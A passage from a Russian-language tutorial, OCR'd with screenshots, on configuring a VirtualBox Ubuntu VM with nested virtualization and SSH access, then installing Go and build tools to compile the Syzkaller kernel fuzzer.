
Очень важно включить вложенную виртуализацию, в этом поможет команда

```
& 'C:\Program Files\Oracle\VirtualBox\VBoxManage.exe' modifyvm
Ubuntu.22.04.x64 --nested-hw-virt on
```

И не забудь включить буфер обмена, чтобы можно было копировать команды в виртуалку.



Ubuntu.22.04.x64 [Работает] - Oracle VM VirtualBox
Файл
Машина
Вид
Ввод
Устройства
Справка
Оптические диски
Аудио
Сеть
USB
Общие папки
Общий буфер обмена
Функция Drag and Drop
Подключить образ диска Дополнений гостевой ОС...
Upgrade Guest Additions...
Выключен
Из основной в гостевую ОС
Из гостевой в основную ОС
Двунаправленный
23:00
Tuesday May 14
Click or press a key to unlock
Right Ctrl

Если копирование не заработает, то можно поставить в виртуалке OpenSSH server и просто работать с ней через SSH. Только перед этим нужно поменять у виртуалки тип соединения с NAT на сетевой мост.



Ubuntu.22.04.x64 - Настройки
Общие
Система
Дисплей
Носители
Аудио
Сеть
COM-порты
USB
Общие папки
Интерфейс пользователя
Сеть
Адаптер 1
Адаптер 2
Адаптер 3
Адаптер 4
Дополнительно
OK
Отмена
Справка

Включить сетевой адаптер
Тип подключения: Сетевой мост
Имя: Intel(R) Wi-Fi 6 AX201 160MHz

Дальше узнаём адрес и подключаемся.


Ubuntu.22.04.x64 [Работает] - Oracle VM VirtualBox
Файл
Машина
Вид
Ввод
Устройства
Справка
Activities
Terminal
May 14 23:54
osboxes@osboxes: ~
Right Ctrl

```
osboxes@osboxes:~$ ip -c -4 a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    inet 192.168.1.122/24 brd 192.168.1.255 scope global dynamic noprefixroute e
np0s3
       valid_lft 24816sec preferred_lft 24816sec
osboxes@osboxes:~$
```


osboxes@osboxes: ~

```
PS C:\Users\user> ssh osboxes@192.168.1.122
The authenticity of host '192.168.1.122 (192.168.1.122)' can't be established.
ED25519 key fingerprint is SHA256:0i7LnXu0DTRBvOfaT7BSl0J+yOmlnDYZ0BP76hnOWHQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.122' (ED25519) to the list of known hosts.
osboxes@192.168.1.122's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

osboxes@osboxes:~$ |
```

Я использую именно этот метод, поскольку работаю на выделенном сервере, а не в ВМ.

СОБИРАЕМ ФАЗЗЕР

Теперь, когда скачан виртуальный диск и развернута виртуальная машина, приступаем к сборке фаззера.

Перво-наперво — Go. Фаззер написан на Golang, поэтому нам понадобится компилятор этого языка. Для сборки нужна версия 1.21 или старше.

```
wget https://dl.google.com/go/go1.21.4.linux-amd64.tar.gz
tar -xf go1.21.4.linux-amd64.tar.gz
export GOROOT=`pwd`/go
export PATH=$GOROOT/bin:$PATH
```


Еще понадобится компилятор C и C++, а также ядро с включенным измерением покрытия кода (первое заполучить элементарно, второе — чуть сложнее), ну и, само собой, нужен Git. И еще всякое по мелочи, полный список есть в документации Syzkaller.

Напоминаю, пароль от скачанной виртуалки — `osboxes.org`.

```
sudo apt update
sudo apt install -y gcc g++ git make flex bison libncurses-dev
libelf-dev libssl-dev bc
```

